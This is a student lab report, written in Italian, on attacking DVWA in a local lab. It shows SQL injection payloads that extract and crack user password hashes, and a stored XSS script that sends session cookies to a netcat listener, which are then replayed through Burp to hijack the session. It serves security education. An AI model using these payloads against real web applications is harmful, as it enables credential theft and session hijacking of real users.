

## S6.L5 WEB application Hacking

Traccia:

Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità:

- XSS stored.
- SQL injection
- SQL injection blind (opzionale).

Presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio


Metasploitable, dove va preconfigurato il livello di sicurezza=LOW.

Scopo dell'esercizio:

- Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.
  - Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).
- Agli studenti verranno richieste le evidenze degli attacchi andati a buon fine.

## SQL Injection blind

### Fase 1: Preparazione dell'ambiente



#### Obiettivo della Fase 1:

Verificare la vulnerabilità: Assicurarsi che il livello di sicurezza sia adeguato per testare specifici tipi di attacchi. Nel mio caso, ho impostato il livello di sicurezza su "low" per facilitare l'identificazione e l'esecuzione di attacchi SQL Injection, dimostrando le vulnerabilità senza le protezioni avanzate.

## Fase 2: SQL injection blind

### Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' or '1'='1  
First name: admin  
Surname: admin

ID: 1' or '1'='1  
First name: Gordon  
Surname: Brown

ID: 1' or '1'='1  
First name: Hack  
Surname: Me

ID: 1' or '1'='1  
First name: Pablo  
Surname: Picasso

ID: 1' or '1'='1  
First name: Bob  
Surname: Smith

Nella Fase 2, ho eseguito un attacco di SQL Injection di tipo "blind" sulla DVWA per dimostrare la vulnerabilità del sistema e ottenere informazioni dal database.

#### Dettagli dell'attacco:

- Input Maligno: ho inserito la seguente stringa nel campo "User ID"  
1' or '1'='1
- Questa è una classica query di SQL Injection che sfrutta una condizione sempre vera ('1='1'), ingannando il database a restituire tutte le righe della tabella.

#### Risultato dell'attacco:

- Informazioni Ottenute: La query ha restituito l'elenco di tutti gli utenti presenti nel database, rivelando le seguenti informazioni:
  - admin - admin - admin
  - Gordon - Brown
  - Hack - Me
  - Pablo - Picasso
  - Bob - Smith

## Obiettivo della Fase 2:

- **Verificare la vulnerabilità:** Dimostrare che il campo di input "User ID" è vulnerabile a SQL Injection, permettendo l'accesso non autorizzato ai dati degli utenti.

## Fase 3: Studio del Database

### Vulnerability: SQL Injection (Blind)

User ID:

ID: ' UNION SELECT null, table\_name FROM information\_schema.tables WHERE table\_schema = 'dvwa' #  
First name:  
Surname: guestbook

ID: ' UNION SELECT null, table\_name FROM information\_schema.tables WHERE table\_schema = 'dvwa' #  
First name:  
Surname: users

### Vulnerability: SQL Injection (Blind)

User ID:

ID: ' UNION SELECT null, column\_name FROM information\_schema.columns WHERE table\_name = 'users' #  
First name:  
Surname: user\_id

ID: ' UNION SELECT null, column\_name FROM information\_schema.columns WHERE table\_name = 'users' #  
First name:  
Surname: first\_name

ID: ' UNION SELECT null, column\_name FROM information\_schema.columns WHERE table\_name = 'users' #  
First name:  
Surname: last\_name

ID: ' UNION SELECT null, column\_name FROM information\_schema.columns WHERE table\_name = 'users' #  
First name:  
Surname: user

ID: ' UNION SELECT null, column\_name FROM information\_schema.columns WHERE table\_name = 'users' #  
First name:  
Surname: password

ID: ' UNION SELECT null, column\_name FROM information\_schema.columns WHERE table\_name = 'users' #  
First name:  
Surname: avatar

Nella Fase 3, ho approfondito la conoscenza della struttura del database utilizzando SQL Injection per ottenere informazioni sulle tabelle e le colonne presenti nel database.

Dettagli delle attività:

#### Scoperta delle Tabelle:

- Ho eseguito la seguente query per ottenere i nomi delle tabelle nel database:

```
' UNION SELECT null, table_name FROM information_schema.tables WHERE  
table_schema = 'dvwa' #
```

Questa query ha restituito i nomi delle tabelle guestbook e users.

### Scoperta delle Colonne:

- Successivamente, ho eseguito una query per ottenere i nomi delle colonne della tabella users:

```
' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name = 'users' #
```

- Questa query ha restituito i nomi delle colonne della tabella users:
  - user\_id
  - first\_name
  - last\_name
  - user
  - password
  - avatar

### Obiettivo della Fase 3:

- Mappare la struttura del database: Utilizzare SQL Injection per identificare la struttura del database, comprese le tabelle e le colonne, per prepararsi alla fase successiva in cui estrarrò i dati sensibili.

## Fase 4: Estrazione dei Dati Sensibili

### Vulnerability: SQL Injection (Blind)

User ID:

ID: ' UNION SELECT null, CONCAT\_WS('-', user\_id, first\_name, last\_name, user, password) FROM users #  
First name:  
Surname: 1-admin-admin-admin-5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT null, CONCAT\_WS('-', user\_id, first\_name, last\_name, user, password) FROM users #  
First name:  
Surname: 2-Gordon-Brown-gordonb-e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT null, CONCAT\_WS('-', user\_id, first\_name, last\_name, user, password) FROM users #  
First name:  
Surname: 3-Hack-Me-1337-8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT null, CONCAT\_WS('-', user\_id, first\_name, last\_name, user, password) FROM users #  
First name:  
Surname: 4-Pablo-Picasso-pablo-0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT null, CONCAT\_WS('-', user\_id, first\_name, last\_name, user, password) FROM users #  
First name:  
Surname: 5-Bob-Smith-smithy-5f4dcc3b5aa765d61d8327deb882cf99

Nella Fase 4, ho utilizzato un'ulteriore SQL Injection per estrarre i dati sensibili dalla tabella users, concatenando i valori delle colonne per una lettura più semplice.

### Dettagli dell'attività:

### Estrazione dei Dati:

- Ho utilizzato la seguente query SQL per concatenare e ottenere i dati sensibili:

```
' UNION SELECT null, CONCAT_WS('-', user_id, first_name, last_name, user, password)
FROM users #
```

- La funzione CONCAT\_WS è stata utilizzata per unire i valori delle colonne user\_id, first\_name, last\_name, user, e password, separandoli con un trattino (-).

### Risultato dell'attacco:

- La query ha restituito i seguenti dati sensibili degli utenti:
  - ID: 1 - admin - admin - admin - 5f4dcc3b5aa765d61d8327deb882cf99
  - ID: 2 - Gordon - Brown - gordonb - e99a18c428cb38d5f260853678922e03
  - ID: 3 - Hack - Me - 1337 - 8d3533d75ae2c3966d7e0d4fcc69216b
  - ID: 4 - Pablo - Picasso - pablo - 0d107d09f5bbe40cade3de5c71e9e9b7
  - ID: 5 - Bob - Smith - smithy - 5f4dcc3b5aa765d61d8327deb882cf99

### Obiettivo della Fase 4:

- Ottenere Dati Sensibili: Utilizzare SQL Injection per estrarre in modo efficace le informazioni sensibili degli utenti dalla tabella users. Questo passaggio è fondamentale per dimostrare l'impatto che un attacco SQL Injection può avere sulla sicurezza dei dati all'interno di un'applicazione vulnerabile.

## Fase Finale: Cracking delle Password e Verifica

```
(kali㉿kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt

Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
No password hashes left to crack (see FAQ)

(kali㉿kali)-[~/Desktop]
$ john --show --format=raw-md5 hashes.txt


?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left
```



Username

Password



Nella fase finale, ho utilizzato il tool John the Ripper per decifrare le password hash estratte e verificare le credenziali ottenute accedendo al sistema.

### Dettagli delle attività:

Cracking delle Password Hash:

- ho creato un file contenente gli hash delle password estratte e utilizzato John the Ripper con il dizionario rockyou.txt per trovare le password corrispondenti:

```
john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
```

```
john --show --format=raw-md5 hashes.txt
```

### Il tool ha decifrato le seguenti password:

5f4dcc3b5aa765d61d8327deb882cf99: password

e99a18c428cb38d5f260853678922e03: abc123

8d3533d75ae2c3966d7e0d4fcc69216b: charley

0d107d09f5bbe40cade3de5c71e9e9b7: letmein

### Credenziali Ottenute:

- Le credenziali decifrate sono

Nome Utente	Password
admin	password
gordonb	abc123
1337	charley
pablo	letmein
smithy	password

#### Verifica delle Credenziali:

- Ho utilizzato le credenziali ottenute per accedere alla pagina di login della DVWA, confermando la validità delle informazioni ottenute.


#### Obiettivo della Fase Finale:

- Dimostrare l'Impatto dell'Attacco: Utilizzare le credenziali decifrate per accedere al sistema, dimostrando come un attacco di SQL Injection seguito dal cracking delle password possa compromettere seriamente la sicurezza di un'applicazione web.

Questa fase conclude il ciclo di un attacco completo, dall'identificazione della vulnerabilità all'accesso non autorizzato ai dati sensibili e alla verifica delle credenziali, mettendo in evidenza l'importanza di implementare adeguate misure di sicurezza per prevenire tali attacchi.

## XSS stored

### Fase 1: Configurazione del Livello di Sicurezza




The security level changes the vulnerability level of DVWA.

low ▼ Submit

ho impostato il livello di sicurezza di DVWA (Damn Vulnerable Web Application) su "low" utilizzando il menu a discesa e premendo il pulsante "Submit". Questa azione è utile per facilitare lo sfruttamento delle vulnerabilità presenti nell'applicazione, in quanto il livello "low" riduce le misure di sicurezza implementate, permettendo così di testare più facilmente attacchi come XSS (Cross-Site Scripting) e SQL Injection.

### Fase 2: script error



Name \*

Message \*

ho cercato di inserire uno script malevolo nel campo "Message" del guestbook di DVWA. Lo script inserito ha il seguente contenuto:

```
<script>window.location="http://127.0.0.1:12345/i</script>
```

Tuttavia, ho notato che la pagina non consente l'inserimento completo dello script a causa di una limitazione sulla lunghezza del testo accettato dal campo. Di conseguenza, per poter inserire interamente lo script malevolo e catturare i cookie di sessione degli utenti, è necessario modificare la lunghezza massima dei caratteri consentiti nel campo "Message". Questo passaggio è cruciale per garantire che l'intero script venga accettato e possa eseguire l'azione prevista, ovvero reindirizzare l'utente a una pagina controllata dall'attaccante con i cookie di sessione inclusi nell'URL.

### Fase 3: Modifica della Lunghezza dei Caratteri e Inserimento del Codice Malevolo

```
<td width="100">Message *</td>
<td>
  <textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea> == $0
</td>
</tr>
```

```
<td width="100">Message *</td>
<td>
  <textarea name="mtxMessage" cols="50" rows="3" maxlength="200"></textarea> == $0
</td>
</tr>
```

The screenshot shows the DVWA web application interface. The browser address bar indicates the URL is 192.168.50.101/dvwa/vulnerabilities/xss\_s/. The page title is "Vulnerability: Stored Cross Site Scripting (XSS)". On the left, there is a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored (which is highlighted in green). The main content area contains a form with two fields: "Name \*" with the value "Messaggio" and "Message \*" with the value "<script>window.location='http://127.0.0.1:12345/?cookie='+document.cookie</script>". Below the form is a "Sign Guestbook" button. At the bottom of the page, there are three example messages displayed: "Name: test, Message: This is a test comment.", "Name: Alice, Message:", and "Name: Alice, Message:".



### Passaggio 1: Identificazione del Problema

Nell'immagine della Fase 2, ho identificato che il campo "Message" nel modulo del guestbook di DVWA aveva una limitazione sulla lunghezza massima dei caratteri, impostata a 50. Questo impediva l'inserimento completo dello script malevolo.

```
<textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea>
```

### Passaggio 2: Modifica della Lunghezza dei Caratteri

Per risolvere questo problema, ho modificato il valore dell'attributo maxlength del campo "Message" nel codice sorgente della pagina, aumentandolo da 50 a 200 caratteri. Questo ha permesso di inserire un messaggio più lungo, contenente l'intero script malevolo.

```
<textarea name="mtxMessage" cols="50" rows="3" maxlength="200"></textarea>
```

### Passaggio 3: Inserimento del Codice Malevolo

Una volta modificata la lunghezza massima dei caratteri consentiti, ho proceduto a inserire nuovamente lo script malevolo nel campo "Message" del guestbook:

```
<script>window.location="http://127.0.0.1:12345/index.html?cookie="+document.cookie;</script>
```

### Passaggio 4: Invio del Messaggio

ho quindi inviato il messaggio, che è stato registrato nel database di DVWA. Questo significa che ogni volta che un utente visualizza questa pagina, il codice malevolo verrà eseguito.

## Fase 4: Ascolto dei Cookie con Netcat

```
(kali㉿kali)-[~]
$ nc -l -p 12345
GET /?cookie=security=low;%20PHPSESSID=e1462cc281abdead716dad6b3f9059dd HTTP/1.1
Host: 127.0.0.1:12345
sec-ch-ua: "Chromium";v="121", "Not A(Brand";v="99"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
sec-ch-ua-platform: "Linux"
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: http://192.168.50.101/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
```

Nella Fase 4, ho utilizzato netcat sulla macchina Kali per ascoltare e catturare i cookie di sessione inviati dallo script malevolo inserito in DVWA.

### Passaggio 1: Configurazione di Netcat

ho avviato netcat in ascolto sulla porta 12345 con il seguente comando:

```
nc -l -p 12345
```

Questo comando configura netcat per ascoltare le connessioni in entrata sulla porta 12345, che è la porta specificata nello script malevolo per inviare i dati dei cookie.

## Passaggio 2: Intercettazione dei Cookie

Quando un utente carica la pagina compromessa su DVWA, lo script malevolo eseguito nel browser dell'utente invia i cookie di sessione alla macchina Kali, sulla porta 12345.

Nell'immagine, possiamo vedere l'output di netcat che mostra una richiesta HTTP GET ricevuta:

```
GET /?cookie=security=low;%20PHPSESSID=e1462cc281abdead716dad6b3f9059dd
HTTP/1.1
Host: 127.0.0.1:12345
sec-ch-ua: "Chromium";v="121", "Not A(Brand";v="99"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/121.0.6167.85 Safari/537.36
sec-ch-ua-platform: "Linux"
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: http://192.168.50.101/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
```

Questa richiesta contiene i cookie di sessione dell'utente come parte dell'URL, che sono stati catturati da netcat.

## Passaggio 3: Analisi dei Dati


Il cookie di sessione intercettato è PHPSESSID=e1462cc281abdead716dad6b3f9059dd.


Questo cookie può essere utilizzato per autenticarsi come l'utente vittima senza conoscere le sue credenziali di login.

## Fase Finale: Utilizzo dei Cookie Intercettati per Accedere a DVWA



```
Pretty Raw Hex
1 get /dvwa HTTP/1.1
2 Host: 192.168.50.101
3 Content-Length: 173
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.50.101
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
  ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://192.168.50.101/dvwa/vulnerabilities/xss_s/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: security=low; PHPSESSID=e1462cc281abdead716dad6b3f9059dd
14 Connection: close
```





Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

## Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

### WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

### Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

### General Instructions

### Passaggio 1: Configurazione della Richiesta in Burp Suite

ho utilizzato Burp Suite per creare una richiesta GET verso DVWA, utilizzando il cookie di sessione intercettato nella fase precedente. ho configurato la richiesta in Burp Suite come segue:

GET /dvwa HTTP/1.1

Host: 192.168.50.101

Cookie: security=low; PHPSESSID=e1462cc281abdead716dad6b3f9059dd

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,image/svg+xml,image/\*,\*/\*;q=0.8

Accept-Encoding: gzip, deflate, br

Accept-Language: en-US,en;q=0.9

Connection: close

### Passaggio 2: Inoltro della Richiesta

ho inoltrato la richiesta GET configurata sopra, che includeva il cookie di sessione rubato. Questa richiesta è stata inviata al server DVWA.

### **Passaggio 3: Accesso a DVWA**

Grazie al cookie di sessione valido, sono stato reindirizzato alla home page di DVWA senza dover inserire le credenziali di accesso. Questo dimostra che l'attacco XSS è riuscito e il cookie di sessione rubato può essere utilizzato per autenticarsi come l'utente vittima.

### **Conclusioni**

Nella Fase finale, ho dimostrato come utilizzare il cookie di sessione intercettato per accedere a DVWA senza bisogno delle credenziali dell'utente. Questo passaggio finale evidenzia la gravità delle vulnerabilità di tipo XSS, poiché permette agli attaccanti di prendere il controllo delle sessioni degli utenti e accedere alle risorse protette.

L'implementazione di misure di sicurezza adeguate, come la convalida e la sanificazione dei dati inseriti dagli utenti, è essenziale per prevenire tali attacchi.